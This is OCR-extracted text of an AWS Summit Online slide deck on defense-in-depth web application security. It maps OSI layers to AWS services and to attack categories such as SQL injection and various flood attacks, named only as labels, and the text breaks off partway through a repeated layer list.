Track 5 |Session 1

如何藉由多層次防禦搭建網路應用安全

Lucern K. Ma

Manager, Solutions Architecture
Amazon Web Services

aws SUMMIT ONLINE

“The only defense against the world is a thorough knowledge of it.”

John Locke

Philosopher

What to expect


Definition and overview

Building security in your application

Building security around your application

Defense-in-depth defined

- Multiple, independent layers of security
- Decreases momentum and effectiveness of an attack
- Requires an attacker to break multiple, progressively specialized, layers of defense
- The effort required to mount a successful attack becomes increasingly difficult and costly



Defense-in-depth strategy

- Building on a secure platform
- Building security IN your application
- Building security AROUND your application

Defense-in-depth strategy

- Building on a secure platform
- Building security IN your application
- Building security AROUND your application


Application

Defense-in-depth strategy

- Building on a secure platform
- Building security IN your application
- Building security AROUND your application

Architecture

Multiple, independent layers of security



7 application layer

6 presentation layer

5 session layer

4 transport layer

3 network layer

2 data link layer

1 physical layer

Amazon CloudFront

Elastic Load Balancing


Amazon Route 53

Amazon Route 53

Amazon EC2

Amazon VPC

Multiple, independent layers of security



7 application layer

6 presentation layer

5 session layer

4 transport layer

3 network layer

2 data link layer

1 physical layer

SSL Abuse

HTTP Flood

Bots


App exploits

Malformed
SSL

SQL injection

Crawlers

Multiple, independent layers of security



7 application layer

6 presentation layer

5 session layer

4 transport layer

3 network layer

2 data link layer

1 physical layer

SYN/ACK Flood

Reflection


UDP Flood

Teardrop

Ping of Death

ICMP Flood

Multiple, independent layers of security



7 application layer

6 presentation layer

5 session layer

4 transport layer

